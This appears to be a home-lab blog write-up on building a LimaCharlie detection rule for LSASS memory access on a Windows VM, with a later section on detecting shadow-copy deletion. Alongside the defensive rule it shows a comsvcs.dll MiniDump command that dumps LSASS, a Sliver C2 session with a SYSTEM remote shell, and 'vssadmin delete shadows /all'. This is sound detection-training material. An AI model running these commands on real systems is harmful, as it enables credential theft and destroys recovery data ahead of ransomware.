
4 items 1 item selected 7.31 KB

Type: File folder
Location: C:\Users\Administrator\Desktop
Size: 0 bytes
Size on disk: 0 bytes
Contains: 0 Files, 0 Folders
Created: Friday, September 5, 2025, 2:11:04 AM
Attributes: ☑ Read-only (Only applies to files in folder)
☐ Hidden

After installing Procdump.exe(in lieu of installing Mimikats), I used our PID for lsass.exe to create a dump of these credentials shown above.

##Detecting an Attack

From here I navigate back to LimaCharlie. Within the Windows VM sensor, I go to the timeline view in order to see what telemetry has been discovered. After doing some digging I find that lsass is a known sensitive process that is a fan favorite for credential stealing. So sensitive processing is what I hone in one.



Date: 2025-09-05 01:55:00

Search: ITIVE_PROCESS_ACCESS


```
Searched up to 2025-08-28 02:23:57   Keep searching for earlier events

2025-08-28 03:07:54   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140698483949568,"COMMAND_LI
2025-08-28 03:07:54   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140698483949568,"COMMAND_LI
2025-09-05 01:50:14   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700422766592,"COMMAND_LI
2025-09-05 01:50:14   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700422766592,"COMMAND_LI
2025-09-05 01:55:57   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700422766592,"COMMAND_LI
2025-09-05 01:55:57   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":140700422766592,"COMMAND_LI

Searched up to 2025-09-05 02:06:31   Keep searching for later events
```

```
"event": {
  "EVENTS": [
    0: {
      "event": {
        "BASE_ADDRESS": 140700422766592
        "COMMAND_LINE": "C:\Windows\system32\lsass.exe"
        "CREATION_TIME": 1757036335014
        "FILE_IS_SIGNED": 1
        "FILE_PATH": "C:\Windows\system32\lsass.exe"
        "HASH": "b86911fd11cd5db9afdb99427e8a4bc22d7b646519e3a15bf1326c7c6bec776f"
        "MEMORY_USAGE": 13508608
        "PARENT": {
          "FILE_IS_SIGNED": 1
          "FILE_PATH": "\Device\HarddiskVolume1\Windows\System32\wininit.exe"
          "HASH": "71dd6bfc68e6a840bc935ac08dc71618043bf705849b619d31a2b83e54670a3e"
          "MEMORY_USAGE": 7393280
          "PARENT_PROCESS_ID": 404
          "PROCESS_ID": 508
          "THIS_ATOM": "7b78cddd73b5b8f848edc57c68ba3f3f"
          "THREADS": 7
          "TIMESTAMP": 1757036351206
          "USER_NAME": "NT AUTHORITY\SYSTEM"
        }
        "PARENT_PROCESS_ID": 508
        "PROCESS_ID": 640
        "THREADS": 11
        "USER_NAME": "NT AUTHORITY\SYSTEM"
      }
      "routing": {
        "arch": 2
```

I searched for `SENSITIVE_PROCESS_ACCESS` and was able to quickly isolate the telemetry pointing to the credential dumping attack.


What can we do with this telemetry? We can use this detection to create a Detection Rule.

##Building a Detection Rule



```
"event": {
  "EVENTS": [
    0: {
      "event": {
        "BASE_ADDRESS": 140700422766592
        "COMMAND_LINE": "C:\Windows\system32\lsass.exe"
        "CREATION_TIME": 1757036335014
        "FILE_IS_SIGNED": 1
        "FILE_PATH": "C:\Windows\system32\lsass.exe"
        "HASH": "b86911fd11cd5db9afdb99427e8a4bc22d7b646519e3a15bf1326c7c6bec776f"
        "MEMORY_USAGE": 13508608
        "PARENT": {
          "FILE_IS_SIGNED": 1
          "FILE_PATH": "\Device\HarddiskVolume1\Windows\System32\wininit.exe"
          "HASH": "71dd6bfc68e6a840bc935ac08dc71618043bf705849b619d31a2b83e54670a3e"
          "MEMORY_USAGE": 7393280
          "PARENT_PROCESS_ID": 404
          "PROCESS_ID": 508
          "THIS_ATOM": "7b78cddd73b5b8f848edc57c68ba3f3f"
          "THREADS": 7
          "TIMESTAMP": 1757036351206
          "USER_NAME": "NT AUTHORITY\SYSTEM"
```

Directly from this telemetry, I have the ability to create a detection and response (D&R) rule that would alert anytime this event occurs.




Name: Untitled-1

Detect

```
event: SENSITIVE_PROCESS_ACCESS
op: and
rules:
  - op: ends with
    path: event/*/TARGET/FILE_PATH
    value: lsass.exe
  - not: true
    op: ends with
    path: event/*/SOURCE/FILE_PATH
    value: wmiprvse.exe
```

When constructing the rule, the guide that I am using instructs users to paste this information for the rule into the “Detect” portion of the rule. That’s fine and good but I wanted to drill into the WHY to truly understand. I used ChatGPT, to explain how each portion is used to detect this activity.



This rule is looking for **suspicious access to the LSASS process.**


- `lsass.exe` = *Local Security Authority Subsystem Service.*
    - It stores authentication secrets: NTLM hashes, Kerberos tickets, cleartext creds (depending on config).
    - Attackers often dump LSASS memory to steal credentials.
    - Defenders monitor for *any process accessing LSASS.*

Rule Logic Breakdown

```yaml
SENSITIVE_PROCESS_ACCESS
op: and
rules:
  - op: ends with
    path: event/*/TARGET/FILE_PATH
    value: lsass.exe
  - not: true
    op: ends with
    path: event/*/SOURCE/FILE_PATH
    value: wmiprvse.exe
```

1. `TARGET/FILE_PATH ends with lsass.exe`
    - This means: "Look for any event where the target process is LSASS."
    - So we're monitoring whenever something tries to interact with LSASS.
2. `not SOURCE/FILE_PATH ends with wmiprvse.exe`
    - This means: "Ignore it if the source process is `wmiprvse.exe`."
    - `wmiprvse.exe` (*WMI Provider Host*) often legitimately queries LSASS during normal operations.
    - Without this exception, your rule would blow up with false positives.
3. Together (`op: and`)
    - Trigger an alert when **a process (that isn't wmiprvse.exe) interacts with lsass.exe.**
    - This filters out expected/legitimate behavior and highlights potential credential dumping attempts (e.g., `procdump.exe`, `mimikatz`, `rundll32`, etc.).


This offers clarity as I can understand that the rule is only looking for SENSITIVE_PROCESS_ACCESS events where the target process ends with “lsass.exe” while excluding potential false positives with the “wmiprvse.exe”.



```
- action: report
  name: LSASS access
```

Under the response portion this simple rule will alert with the name “LSASS access” each time it is triggered. The ability to terminate the offending process is also an option, but for this lab we are looking to report this type of activity.

LimaCharlie offers the capability to test rules against the rules we built it for by selecting “Target Event” and scrolling to bottom so that we can select the Test Event button




```
      "event": {
        "ACCESS_FLAGS": 2097151,
        "PARENT_PROCESS_ID": 3388,
        "PROCESS_ID": 640,
        "SOURCE": {
          "BASE_ADDRESS": 140700789178368,
          "COMMAND_LINE": "rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump 640 C:\\Windows\\Temp\\lsass.dmp full",
          "FILE_IS_SIGNED": 1,
          "FILE_PATH": "C:\\Windows\\system32\\rundll32.exe",
          "HASH": "0bb68e54629555fb9f70fb8d7b95fe1a5f987eeeef57de0a2671eeb14063ced1",
          "MEMORY_USAGE": 6418432,
          "PARENT_ATOM": "4b0857b895414143dceae7fe68ba3f40",
          "PARENT_PROCESS_ID": 1852
```

Match. 3 operations were evaluated with the following results:


```
• true => (ends with) {"op":"ends with","path":"event/*/TARGET/FILE_PATH","value":"lsass.exe"}
• true => (!ends with) {"not":true,"op":"ends with","path":"event/*/SOURCE/FILE_PATH","value":"wmiprvse.exe"}
• true => (and) {"event":"SENSITIVE_PROCESS_ACCESS","op":"and","rules":[{"op":"ends with","path":"event/*/TARGET/
  FILE_PATH","value":"lsass.exe"},{"not":true,"op":"ends with","path":"event/*/SOURCE/FILE_PATH","value":"wmiprvse.exe"}]}
```

After testing the rule we click create



Created: LSASS Accessed


Now after deleting the dmp file and re-executing the command, I was able to go under “Detections” and find my rule alert



```
LSASS access → ec2amaz-2buu2t2 {"event":{
LSASS access → ec2amaz-2buu2t2 {"event":{
```


One of the coolest options is the ability to go directly to view the Event Timeline.

##Blocking Attacks



```
[*] A new SYSTEM session should pop soon...

[*] Session 8b60a444 JOLLY_HANG - 10.0.24.90:50043 (EC2AMAZ-2BUU2T2) - windows/amd64 - Tue, 09 Sep 2025 16:44:09 UTC

sliver (JOLLY_HANG) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (JOLLY_HANG) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 416

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32>
```

The next step was to begin crafting an attack to block malicious activity. To do this I am going to utilize the delete shadow copy command. This is a common practice used when attackers want to encrypt a system because it removes any shadow copies of files made by the system which, as a result, make the encryption of data much more effective.



2025-09-09 17:04:15

shadow

You're up-to-date!

2025-09-09 16:56:33 Shadow Copies Deletion Using Operating Syste
2025-09-09 16:40:57 Shadow Copies Deletion Using Operating Syste

That's all! No more past detections to fetch.

29d66fc7-0d6d-4dcd-ac2d-9e1a68c05c42


Category: Shadow Copies Deletion Using Operating Systems Utilities

Time: 2025-09-09 16:56:33

Source: ec2amaz-2buu2t2

```
"detection": {
  "author":
```

